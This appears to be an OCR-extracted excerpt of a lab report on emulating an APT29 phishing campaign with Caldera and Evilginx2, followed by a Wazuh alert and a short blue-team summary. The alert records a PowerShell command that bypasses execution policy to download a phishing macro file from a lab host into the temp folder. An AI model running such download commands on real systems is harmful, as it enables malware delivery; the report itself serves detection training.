


3. Adversary Emulation Lab


Activities:


- Tools: Caldera, Metasploit, Evilginx2.
- Tasks: Emulate an APT29 attack, test blue team detection.
- Brief:
- Emulation: Simulate APT29 phishing and persistence with Caldera. Log:

Phase	TTP	Tool Used Notes
	-	
Phishing	T1566.001	Evilginx2 Credential harvest























• **Blue Team Detection**: Analyze Wazuh logs for detection points. Summarize in 50 words





t	ocument Details	View surrounding documents ♂View single document ♂wazuh-alerts-4.x-2025.03.19
t	agent.id	002
t	agent.ip	172.30.1.81
t	agent.name	VIC-Windows-02
t	data.win.eventdata.commandLi ne	<pre>powershell.exe -ExecutionPolicy Bypass -C \"\$url = 'http://172.3 0.1.71:8000/PhishingAttachment.xlsm'; Invoke-WebRequest -Uri \$url -OutFile \$env:TEMP\\PhishingAttachment.xlsm\"</pre>
t	data.win.eventdata.company	Microsoft Corporation
ŧ	data.win.eventdata.currentDirectory	C:\\Windows\\system32\\
t	data.win.eventdata.descripti	Windows PowerShell
ŧ	$\begin{tabular}{ll} \begin{tabular}{ll} \beg$	10.0.19041.3996 (WinBuild.160101.0800)
t	data.win.eventdata.hashes	MD5=2E5A8590CF6848968FC23DE3FA1E25F1,SHA256=9785001B0DCF755EDDB8A F294A373C0B87B2498660F724E76C4D53F9C217C7A3,IMPHASH=3D08F48485352 06D772DE145804FF4B6
t	data.win.eventdata.image	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
t	data.win.eventdata.integrity Level	High
ŧ	data.win.eventdata.logonGuid	{d52f39ae-87af-67da-e22c-b501000000000}
t	data.win.eventdata.logonId	0x1b52ce2

Summary:

Wazuh logs are analyzed as part of Blue Team Detection in order to find possible threats, irre gularities, and illegal activity.

Changes in file integrity, login attempts, malware signatures, and rule-

based warnings are important points of detection.

By providing quick incident response and improving overall security posture, correlating thes e logs aids in the early detection of breaches.